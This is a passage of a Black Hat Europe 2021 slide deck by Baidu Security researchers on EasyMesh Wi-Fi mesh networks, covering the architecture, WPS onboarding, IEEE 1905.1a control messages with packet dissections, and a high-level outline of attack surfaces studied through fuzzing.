

  
**black hat**<sup>®</sup>  
EUROPE 2021

november 10-11, 2021

BRIEFINGS

# **BadMesher: New Attack Surfaces of Wi-Fi Mesh Network**

Lewei Qu, Dongxiang Ke, Ye Zhang, Ying Wang  
Baidu Security

# Who are we?

- **Lewei Qu(曲乐炜)**: Security Researcher of Baidu Security, he's interested in bug hunting and fuzzing, he recently focuses on IoT/Mobile security and Wireless Security, he reported security issues to Google, Oracle, Android vendors such as Mediatek, Xiaomi, OPPO etc.
- **Dongxiang Ke(柯懂湘)**: Security Researcher of Baidu Security, recently he focuses on IoT security and Wireless Security.
- **Ye Zhang(张烨)**: Security Researcher of Baidu Security, he's interested in reverse engineering and bug hunting, recently he focuses on IoT security and fuzzing stuff, he reported issues to Apple, Google, Microsoft etc.
- **Ying Wang(王颖)**: Security Researcher of Baidu Security, . She focuses on automated vulnerability detection technology , such as dynamic symbolic execution and fuzzing. Now, she engages in fuzzing of AI frameworks and wifi protocol.

# Agenda


- Background
- EasyMesh
- MeshFuzzer
- Case Study
- Summary

# Background

- What is Wi-Fi Mesh
- What is EasyMesh

# What is Wi-Fi Mesh

Internet of Everything, Smart Home



## Advantages

- More flexible
- More reliable
- Faster

## Features

- Self-organization
- Self-management
- Self-healing

# What is EasyMesh



M.A.N

2018

Vendor-specific  
Lack of standards




Version R1

2019

Onboarding  
Auto-config

Higher layer data over 1905



Version R2

2020


More control features  
Security features  
Message authorization and integrity



# EasyMesh

- Architecture
- Mesh Network Build
- Mesh Network Control
- Attack Surfaces

# Architecture



## Two Links

- Fronthaul Link: “display” SSID, normal access point
- Backhaul Link: “hide” SSID for use of mesh only

## Two Roles

- Controller: “Commander” of the mesh network
- Agent: “Executor” of the mesh network

# Mesh Network Build


## Onboarding

- An “Enrollee” agent join the mesh network
  - Get secret of backhaul SSID
  - Connect to backhaul SSID
  - “Enrollee” agent -> “Existing” agent
- 1905 Push Button Configuration
  - Push button
  - Wi-Fi Protected Setup (WPS)
  - Type-Length-Value based

EAP	77 Request, Identity
EAP	101 Response, Identity
EAP	81 Request, Expanded Type, WPS
EAP	525 Response, Expanded Type, WPS, M1
EAP	522 Request, Expanded Type, WPS, M2
EAP	205 Response, Expanded Type, WPS, M3
EAP	263 Request, Expanded Type, WPS, M4
EAP	201 Response, Expanded Type, WPS, M5
EAP	191 Request, Expanded Type, WPS, M6
EAP	201 Response, Expanded Type, WPS, M7
EAP	287 Request, Expanded Type, WPS, M8
EAP	141 Response, Expanded Type, WPS, WSC_DONE
EAP	71 Failure

```


> Wifi Protected Setup State: Not configured (0x01)
> Manufacturer: Ralink Technology, Corp.
> Model Name: Ralink Wireless Access Point
> Model Number: RT2860
> Serial Number: 12345678
> Primary Device Type
> Device Name: RalinkAPS_0
> RF Bands: 2.4 GHz (0x01)
> Association State: Not associated (0x0000)
> Device Password ID: PushButton (0x0004)
> Configuration Error: No Error (0x0000)
> OS Version: 0x80000000
> Vendor Extension
v Vendor Extension
  Data Element Type: Vendor Extension (0x1049)
  Data Element Length: 6
  Vendor Extension: 00372a060180
  Vendor ID: 14122
v Multi-AP Extension
  WFA Extension Subelement ID: Multi-AP Extension (6)
  WFA Extension Subelement Length: 1
  > Multi-AP Flags: 0x80, Backhaul STA
    
```



# Mesh Network Build

## Discovery and Configuration

- An “Enrollee” agent get configured
  - Get the SSID and password of the mesh network
  - Configure the same SSID and password of the mesh network
  - Policy configuration



```
IEEE 1905.1a
  Message version: 0
  Message reserved: 0
  Message type: AP autoconfiguration search (0x0007)
  Message id: 0x4577
  Fragment id: 0x00
  > Flags: 0xc0, Last fragment, Relay indicator
  > 1905 AL MAC address type
  > SearchedRole
    TLV type: SearchedRole (0x0d)
    > TLV length: 1
    Searched role: 0x00, Registrar
  > AutoconfigFreqBand
  > Supported service information
  > Searched service information
  > End of message
  > Extraneous message data: 0000000000000000
```

```
62 AP autoconfiguration search
62 AP autoconfiguration response
574 AP autoconfiguration Wi-Fi simple configuration (WSC), M1
1324 AP autoconfiguration Wi-Fi simple configuration (WSC), M2, M2
76 Multi-AP Policy Config Request
62 Client Steering Request
62 Channel Preference Query
62 Channel Preference Query
```

# Mesh Network Control

## IEEE 1905.1a

- Defines a network enable for home networking supporting both wireless and wireline technologies
- Type-Length-Value based

```

IEEE 1905.1a
  Message version: 0
  Message reserved: 0
  Message type: Multi-AP Policy Config Request (0x8003)
  Message id: 0x4e4a
  Fragment id: 0x00
  Flags: 0x80, Last fragment
    1... .... = Last fragment: This is the last fragment
    .0.. .... = Relay indicator: Neighbor multicast or unicast
  Steering policy
    TLV type: Steering policy (0x89)
    > TLV length: 21
      Local steering disallowed STA count: 0
      BTM steering disallowed count: 0
      Steering policy radio count: 2
    > BTM steering policy radio list
  > Metric reporting policy
  > End of message
  
```

```

0000  00 04 00 01 00 06 7c 8f  de ef 4e b9 2c 03 89 3a  .....|. ..N.,...:
0010  00 00 80 03 4e 4a 00 80  89 00 15 00 00 02 00 00  ....NJ.. .....
0020  00 00 01 01 02 78 64 00  00 00 00 01 00 02 78 64  ....xd. ....xd
0030  8a 00 16 3c 02 00 00 00  00 01 01 00 00 00 c0 00  ....<.....
0040  00 00 00 01 00 00 00 00  c0 00 00 00  .....
  
```

Message type	Protocol	Value
1905 Topology Notification message	STA capability	0x0001
Multi-AP Policy Config Request message	Multi-AP configuration	0x8003
Unassociated STA Link Metrics Response message	Link metric collection	0x8010
Backhaul Steering Request message	Backhaul optimization	0x8019
Client Disassociation Stats message	Data Element	0x8022
.....	.....	.....

# Attack Surfaces

## Two attack surfaces


- Attack network build
- Attack network control

## Two key protocols

- 1905 Push Button Configuration Protocol(802.1)
- 1905.1a Control Protocol(1905)

## Type-Length-Value

- Memory Corruption
- Fuzzing



# Attack Network Build

## Attacker


- Bad "Enrollee" Agent

## Victim

- Attack "Existing" Agent

## Protocol

- 1905 Push Button Configuration



# Attack Network Build

## Attacker

